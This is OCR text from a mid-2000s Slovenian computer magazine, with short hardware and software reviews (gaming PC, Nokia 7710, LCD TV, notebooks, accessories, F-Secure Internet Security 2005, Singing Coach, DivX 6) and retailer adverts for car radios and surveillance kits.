
Cena 378.000 **Na spletu** www.avtera.si **Testiranje omogočil** Avtera, 585 34 11

Konfiguracija, ki smo jo dobili na test (in ima recimo temu čudno ime) predstavlja skorajda sanjski sistem vsakega navdušenca nad igrami. Athlon 64 3000+, 1GB pomnilnika, dva GeForca 6800 GT, povezana v SLI in dva 120GB trda diska, povezana v RAID... Vse to napaja 650W napajalnik, ohišje (ki sliši na ime Bad-Guy), pa, roko na srce, sploh ni slabo.

Na testu se je sistem prav dobro obnesel, a če smo čisto iskreni, bi lahko kar nekaj pridobil z zmogljivejšo osnovno ploščo, SLI gor ali dol. 3DMark 03 je pokazal 11.611 točk pri najvišjih nastavitvah, 3DMark 05 pa 7.160, kar sicer ni ravno slabo, a tudi ne zavidljivo visoko, je pa res, da je na račun dobre ventilacije mogoče sistem brez dokupovanja opreme naviti, kar pa tudi ni slabo.

Bolj ko obračamo, bolj se nam zdi, da je sistem prav dober nakup, še posebej zato, ker cena ni pretirana, saj že samo grafični kartici staneta skoraj dve tretjini cene. Če torej sanjate o sistemu s SLI, je lahko tudi ta prav dobra rešitev.

82% **PCF pravi...** "Dober sistem v simpatičnem ohišju, a bi lahko imel hitrejšo osnovno ploščo.



Nokia 7710

Cena 149.760 SIT **Na spletu** www.nokia.com **Testiranje omogočil** Telemarket, 01 476 08 00

Pri Nokii so model pametnega telefona 7710 napovedali že pred več kot letom dni, pa smo nanj morali čakati kar nekaj časa. V bistvu je bil razvoj telefona celo prekinjen, saj so imeli precejšnje težave s kombinacijo sistema Symbian in na dotik občutljivega zaslona (ki ga zato niso vgradili v novega Communicatorja).

Ko jim je končno uspelo, pa so predstavili zmogljiv pametni telefon s širokim zaslonom, ki še najbolj spominja na dlančnik. Tipkovnice namreč nima, tako da vsa komunikacija poteka s peresom ali s funkcijskimi gumbi ob straneh zaslona. Sama navigacija je na račun odličnega vmesnika sicer enostavna, a gumbi niso dovolj jasno označeni, telefoniranje s peresom pa tudi ni najbolj elegantna rešitev. Med zamerami lahko omenimo še to, da sta mikrofon in slušalka telefona na sprednji strani naprave, torej ob zaslonu, kar pomeni, da je tega treba kar pogosto čistiti.

Po funkcionalni plati pa 7710 še zdaleč ni slab izdelek. Operacijski sistem Symbian serije 90 je zmogljiva žival (čeprav je nekoliko počasen in bi telefon potreboval zmogljivejši procesor), položni zaslon pa je idealen za branje. Za brskanje po spletu uporablja Opero, za zabave željne pa sta na voljo tudi medijski predvajalnik in vgrajen radijski sprejemnik. Ker danes brez fotoaparata očitno ne gre, je vgrajen tudi ta. Slike je mogoče zajemati v ločljivosti enega milijona točk, kvaliteta slik pa je primerna tako majhnemu tipalu. 7710 ima 90MB vgrajenega pomnilnika, ki ga je mogoče razširiti s karticami MMC (128MB kartica je priložena), za povezljivost pa poskrbita povezavi Bluetooth in IrDA ter seveda klasična povezava USB za sinhronizacijo podatkov z računalnikom.

Operacijski sistem	Symbian 90
Pomnilnik	90MB interni, 128MB priložena kartica MMC
Frekvenčno območje	GSM900, 1800, 1900
Zaslon	640 x 320, 65.536 barv
Fotoaparat	1 milijon točk (1152 x 864), 2x digitalni zoom, zajem filmov
Video	Podpora za kodeke MPEG4, H.263 in Real Video 8
Avdio	Podpora za kodeke MP3, AAC, RealAudio 7/8, WAV, MIDI, AMR
Orodja	Koledar, adresar, opomnik in budilka, organizator, urejevalnik besedil in preglednic, orodje za ogled predstavitev PowerPoint, kalkulator...
Povezljivost	Bluetooth, IrDA, USB

79% **PCF pravi...** "Za dokaj ozek krog uporabnikov, a je izdelek blazno zabaven."

Relisys RLT2000

Cena 122.000 SIT **Na spletu** www.relisys.com **Testiranje omogočil** Elkotex, 01 583 79 10

Televizije znajo biti velike pošasti, ki lahko zasedejo dobršen del sobe, kar je še posebej boleče, če je prostor majhen. Tudi to je eden od razlogov, zakaj so televizorji LCD vedno bolj popularni, še posebej zato, ker lahko učinkovito služijo tudi kot računalniški monitorji. A kaj, ko so dragi kot žafran. No, ne vsi, saj je ta Relisysov 20-palčni model cenovno izjemno privlačen. Kot monitor sicer ne, ker ima najvišjo ločljivost le 800 x 600, kar je odločno premalo, če si lastite računalnik, ki je zmogljivejši od prastarih sistemov 486, pa tudi zaslonski meniji so potrebni poštene predelave in možnosti prilagajanja slike računalniku ni dobro izvedeno. Je pa zato vse to čisto dovolj za televizijo. Slika je... recimo temu, da ni med najboljšimi, a tudi slaba ni. Sam zaslon je podoben Sonyjevim monitorjem ali zaslonom na nekaterih Toshibinih notesnikih in izboljša kvaliteto slike, a ne, če je televizor obrnjen proti viru svetlobe, kar se nam ne zdi najboljša ideja. Gre torej za čisto simpatičen LCD TV in za to ceno bi bilo pretirano pričakovati kaj zares spektakularnega.

80% **PCF pravi...** "Za tak denar boste težje dobili kaj več, a mu nekaj predelav ne bi škodovalo."

Toshiba Satellite Pro M40X

Cena 288.000 SIT **Na spletu** www.toshiba-europe.com **Testiranje omogočil** Inea, 01 513 81 00

OK, zdaj imamo pa Toshibinih notesnikov počasi dovolj. Resno. Toshiba namreč dela tak kup različnih konfiguracij in modelov, da bi z njimi lahko prekrili eno manjšo državo, na primer Kitajsko. Sattelite Pro, ki smo ga tokrat testirali, seveda spada v serijo Satellite Pro (to nam je povedal Sherlock Holmes), torej ima 15,4-palčni zaslon (ki je, tako mimogrede, odličen) z ločljivostjo WXGA, 1,6GHz procesor Pentium-M, 512MB pomnilnika, 60GB trdi disk in integriran Intelov grafični čip. Oblikovno je seveda enak ostalim, kar pomeni, da je tanek in privlačen, delo z njim pa je na račun odlične tipkovnice izjemno udobno. Glede na to, da smo v uredništvu vsi bolj ali manj mahnjeni na igre, nas je seveda zbodel tisti Intelov grafični čip, ki si prisvaja del sistemskega pomnilnika in malce požrešnejših iger ni sposoben poganjati. Barbara, ki je zataknjena v leto 1996 in še vedno muli tekstovne igre MMO, pa je ugotovila, da M40X poganja čisto vse igre, ki jih ona najraje igra.

Ta Toshibin izdelek je seveda namenjen poslovnim uporabnikom, ki ga vsekakor ne bodo uporabljali za igre, za resno delo pa je več kot dovolj.

80% **PCF pravi...** "Posloven notesnik poslovnega videza – ne boste verjeli, temu je tudi namenjen."

Vredno ogleda PCFormat

Akasa Integral

Cena 14.990 SIT **Na spletu** www.akasa.com.tw **Testiranje omogočil** www.in-put.com

Pod tem imenom se skriva aluminijasto ohišje, namenjeno trdim diskom velikosti 3,5 palcev. V kompletu so ohišje, kabli za priklop diska, napajalni kabel ter priključna kabla USB in FireWire. Sama montaža trdega diska je zelo enostavna, saj s pomočjo preklopnika na hitro odpremo ohišje, disk preprosto privijemo v za to namenjene luknje, ga pred tem priključimo, zapremo ohišje in zadeva je pripravljena za uporabo. Škoda je mogoče le to, da nima nobenih odprtin, skozi katere bi se disk ob daljši uporabi lahko hladil. Na računalnik ga priključimo preko vrat USB 2.0 ali FireWire, Windows XP pa bo pogon prepoznal samodejno.

82% **PCF pravi...** "Odlično ohišje namenjeno prenašanju trdih diskov."

Logitech Cordless Mini

Cena 9.921 SIT **Na spletu** www.logitech.com **Testiranje omogočil** www.izishop.net

Gre za miško, ki je namenjena prenosnim računalnikom in ima malenkost kompaktnejše mere kot jih ima njena večja sestrična, V200 Notebook. Ima pa podobne specifikacije – se pravi tri gumbe, kolešček, s katerim se lahko pomikamo tudi levo-desno, ter "invisible optic". Kakor pove že ime, je miška brezžična in deluje brez težav. Njena posebnost je v tem, da potrebuje zgolj eno (priloženo Duracellovo) baterijo. Miška ima tudi zanimivo možnost, da lahko sprejemnik shranite na spodnji strani same miške – s tem pridobimo to, da sprejemnika ne vlačimo nekje po predalih in ga po možnosti izgubimo, temveč je lepo z nami. Pri tem modelu proizvajalec ni navedel, kako dolgo bi naj držala baterija.

75% **PCF pravi...** "Zanimiva in zelo priročna miška."

Trust CR-1200

Cena 3.670 SIT **Na spletu** www.trust.com **Testiranje omogočil** Trion, 01 563 40 10

Čitalcev pomnilniških kartic je na trgu kot listja in trave, od takih, ki podpirajo samo eno vrsto pomnilniških kartic, do širše uporabnih, v katere je mogoče zadegati več vrst kartic. Ta Trustov čitalec ne spada med širše uporabne, temveč med blazno uporabne čitalce, saj podpira kar 16 formatov (OK, osnovne formate in njihove izvedbe), je izjemno majhen in presenetljivo hiter. Hiter je seveda samo takrat, ko je priključen na vrata USB 2.0. Čeprav nismo ravno ljubitelji lučk na tisoč in en način, pa nam je vseeno manjkal kak indikator tega, kaj čitalec počne, to pa je tudi edino, kar bi mu lahko zamerili.

88% **PCF pravi...** "Če že mora biti, naj bo vsaj majhno, kajne?"

Prestigio Pocket Drive

Cena 39.900 SIT **Na spletu** www.prestigio.com **Testiranje omogočil** Asbis, 01 530 32 20

Ker prostora ni nikoli dovolj in ker se zadnja leta očitno vsi sporazumevamo še samo digitalno, so postali pomnilniški ključi in druge naprave za prenašanje podatkov, izjemno popularni. Ta Prestigiov izdelek ima vgrajen Hitachijev miniaturni trdi disk (stranica cele naprave je dolga dobrih 7cm, debela pa je 1cm), z računalnikom pa komunicira preko vrat USB 2.0. 20GB je več kot spodobna kapaciteta, disk pa je težek kot majhen sendvič, tako da tudi žepa ne bo obremenil po nepotrebnem. Prenosi so čisto spodobni, je pa seveda logično, da bo za polnjenje celotnega diska potrebno počakati kar nekaj časa.


83% **PCF pravi...** "Vsekakor uporaben dodatek za prenašanje datotek."

TECH TRADE®
Vošnjakova 5, 1000 Ljubljana, TEL: 01 434 01 08 FAX: 01 434 01 09
www.techtradecenter.si www.videonadzor.si

AVTORADIO MP3 Z REŽO ZA USB FLASH DISKE!

samo 33.260,- HIT POLETJA!

Na kakšen način bi med vožnjo najraje poslušali vašo priljubljeno glasbo? Z Yakumo Hypersound Car boste dosegli nov, višji nivo glasbene svobode. CD reža ni namenjena samo za poslušanje glasbenih CD-jev, pač pa tudi za uživanje v MP3 in WMA glasbenih datotekah. Preko USB 2.0 vmesnika lahko na avtoradio priključite USB spominski ključ, na katerem imate posneto glasbo. Uživajte v glasbi, ki jo posnamete na SD spominsko kartico,saj ima avtoradio tudi čitalec SD spominskih kartic. Radio je skladen tudi s širokim spektrom prenosnih naprav: MP3 predvajalniki, ročnimi napravami ali mobilnimi telefoni. In če vse to ni dovolj za vas, lahko enostavno samo poslušate radio... Yakumo Hypersound Car je poživljajoč in enostaven za uporabo avtoradio. In še nekaj njegovih odlik: odstranljiva prednja ploščica s škatlico za shranjevanje, daljinski upravljalnik, ESP – elektronska šok zaščita, 30 prednastavljenih radijskih postaj, E1 podpora in Dolby Digital zvočna kvaliteta.




PRENOSNIKI PRESTIGIO... Verjetno najbolje prodajani prenosniki ta hip!
POBIRALCI ŠTEVILNIH NAGRAD:

Prestigio HI TECH - HI STYLE

ODPRLI SMO TRGOVINO na lokaciji ul. Gradnikove brigade 53 v Novi Gorici. (Tel: 05 333 09 10, Gsm: 041 775 486)

BREZŽIČNI AVDIO/VIDEO NADZORNI KOMPLET:

STO IN ENA MOŽNOST UPORABE! DOMA, V SLUŽBI, NA DOPUSTU, V AVTU, BABY-SITTER,.. Kamero samo postavite na nadzorno mesto, sprejemnik pa povežete s TV ali PC in že zvočno in vizualno nadzorujete.



V KOMBINACIJI S PCI SNEMALNO KARTICO PA lahko SNEMATE zvok+sliko po načinu DETEKCIJE GIBANJA, DOSTOPATE Z GSM ali dlančnikom preko GPRS-ja oziroma preko INTERNETA od kjerkoli, pregledujete ARHIVO,...

WWW.VIDEONADZOR.SI

PRENOSNI 8" TV SPREJEMNIK

TV-V830

Zaslon ima ločljivost 640x480 točk in svetilnost 300 cd/m. Funkcije sprejemnika lahko nadzirate preko zaslona ter daljinskega upravljalnika. Sprejemnik lahko uporabljate kot TV, za nadzor vzvratne vožnje v avtomobilu, za ogled DVD filmov, GPS, igranje iger ... Sprejemnik ima zunanjo anteno, nanj lahko priključite običajno anteno Ali kabelski TV sistem. Preko AV linije lahko priključite video kamero ali kamero za video nadzor. Majhnost, teža in različne vrste napajanja omogočajo, da lahko sprejemnik nesete s seboj praktično kamorkoli.

samo 49.950,-

pooblaščeni partner

Nakup do 300.000,- SIT takoj!

VSE CENE SO Z DDV!


CELOTNA ZAŠČITA

F-Secure Internet Security 2005

Že imate paket te vrste?

Cena 16.990 SIT **Založnik** F-Secure **Testiranje omogočil** Mednet, 02 320 63 20

V času bliskovitega širjenja najrazličnejših vsiljivcev se je smiselno ozreti za integriranim varnostnim paketom in tako ubiti več golazni na en mah. *F-Secure Internet Security 2005* predstavlja znatno izboljšanje glede na lanskoletno različico, saj mu je dodana cela serija novih varnostnih dodatkov, vključno z orodjem za blokiranje nezaželene pošte in filtriranjem internetnih vsebin, ponuja pa tudi program za odkrivanje in odstranjevanje spywarea, ki je zasnovan na znanem programu *Ad-Aware* podjetja Lavasoft. Namestitev in nastavitev sta otročje enostavni, vmesnik pa je logično zasnovan in pregleden. Požarni zid in protivirusni program svoje poslanstvo opravljata vzorno, morda smo pogrešali le dodatne možnosti nastavitev. Orodje za zaščito pred nezaželeno pošto se integrira v *Outlook*, ponuja pa tri stopnje filtriranja – žal pa je našem testu kot nezaželeno pošto prepoznal le nekaj več kot polovico vsega spama. Za dobrobit vaših kratkohlačnikov lahko zdaj blokirate tudi dostop do določenih spletnih strani



84% **PCF pravi...** "Soliden varnostni paket, ki bo izsledil in uničil večino digitalne

BREZ POSLUHA


Singing Coach

Če že iščete dokaz, da nimate glasu...

Cena Ok. 18.000 SIT **Založnik** Interactive Ideas **Na spletu** www.interactiveideas.com

Da! Zdaj se vam lahko izpolni življenjska želja, da bi prepevali kot Helena Blagne, saj vas bo Singing Coach tega naučil. Program ima priložene slušalke in mikrofon, s pomočjo katerih lahko posnamete in analizirate svoj milozvočni glas. Pa še uporaba je blazno enostavna. Pisan čarovnik, poln animiranih bitij (ker kaj drugega skoraj ne bi bilo primerno) analizira razpon vašega glasu skozi nekaj enostavnih vaj. Program nato določi, če ste tenor, bas, alt ali cviček in shrani vaš profil, tako da lahko prepevate skladbe, ki so primerne za vaš register (glasovni, ne tisti v Windows). Nešteti večeri, ko ste se osmešili na karaokah, bodo tako končno pozabljeni...


Dejansko pa je *Singing Coach* precej napreden programček, res dobro oceno pa preprečujeta dve lastnosti. Prva je ta, da stane skoraj 20 tisočakov, česar mu ne moremo odpustiti. Druga težava pa je ta, da je eden od animiranih učiteljev, bolj natančno hobotnica, videti kot sprehajajoč se moški privesek v smokingu. Bolj nazorni ne bomo.




Min 400MHz, 128MB RAM
Opt 700MHz, 256MB RAM

70% **PCF pravi...** "Slon simpatičen pajac programu a je cena pretirano visoka."

DivX zdaj podpira menije in poglavja, podobno kot DVD-Video.



Enostaven pretvornik in DivX Pro (zgoraj) močno poenostavita kodiranje v visoki kvaliteti.



KOLOSALNI KODEK

DivX 6

Nekdaj video format za piratiziranje, danes pa najbolj profesionalen način za predstavljanje filmov

Cena Brezplačno do 5.400 SIT **Razvijalec** DivX **Na spletu** www.divx.com

Še nedolgo tega je bil DivX zloglasen kodek, saj je bil najbolj priljubljena izbira video hekerjev. Od različice 4 naprej pa je bil DivX predelan iz izvirne specifikacije za MPEG-4. Z novo, šesto različico, je DivX tehnologijo popeljal na naslednjo stopnjo.

Standard MPEG-4 je veliko bolj prefinjen kot njegovi predhodniki. MPEG-1 in MPEG-2 sta samo zvita načina za kompresijo zvoka in videa, MPEG-4 pa si je pristop sledi sposodil iz Applovega QuickTima. Te sledi lahko vključujejo besedilo, teksture, glasbo in slike, ne le zvok in videa, kodeki MPEG-4 pa so dobro izkoristili te možnosti. DivX 6 končno izkorišča potencial medijskega formata DivX.

Nove vrste datotek omogočajo dodajanje interaktivnih menijev in sidrišč za poglavja, kar pomeni, da je tako kodirane video posnetke mogoče nadzorovati skoraj tako kot DVD. Nova različica kodeka ima tudi integrirano podporo za podnapise v več jezikih, imenovano XSUB. Dodajanje takšnih podnapisov je bilo doslej že mogoče, a le s programi drugih razvijalcev. Omogočena je tudi uporaba različnih zvočnih zapisov, torej podpora za večjezični zvočni zapis ali pa možnost, da zvok oziroma glasbo shranite v več oblikah za različne vrste zvočnikov.

VELIKA KOMPRESIJA

Novi DivX omogoča tudi neprimerno učinkovitejšo kompresijo kot njegov predhodnik. Pri razvijalcu trdijo, da bi naj bile datoteke tudi do 40% manjše. Kodiranje je zdaj še enostavnejše, saj je priložen celo pretvornik, ki deluje po principu "povleci in spusti", kar je še posebej privlačno za vse, ki si ne želijo dodatnih stroškov z nakupom programa *Dr. DivX*. Pretvornik je na voljo v paketu DivX Create Bundle, ki je na voljo za približno 5.400 SIT, vanj pa je vključen kodek DivX Pro, ki omogoča napredne možnosti stiskanja. Med temi so okno za nadzor in spreminjanje nastavitev v realnem času, elektrokompresijski graf za prirejanje nastavitev po slikah in druge napredne možnosti. V paket DivX Play Bundle je vključen samo predvajalnik DivX in kodek, paket pa je brezplačen.

"Nove vrste datotek omogočajo dodajanje interaktivnih menijev in sidrišč za poglavja, kar pomeni, da je tako kodirane video posnetke mogoče nadzorovati skoraj tako kot DVD"

Čeprav je visoko-ločljivostni video še ena od najbolj pričakovanih možnosti DivX-a 6, pa ni nova, saj je tudi različica 5 podpirala ločljivosti nad 720 x 576. Pri DivX-u pa trdijo, da bodo nove interaktivne možnosti delovale tudi na predvajalnikih, ki kodek podpirajo, in drugimi napravami, ne le na računalnikih. DivX 6 se torej uveljavlja kot še en format, ki se bo vključil v bitko za krono potrošniškega visoko-ločljivostnega videa.

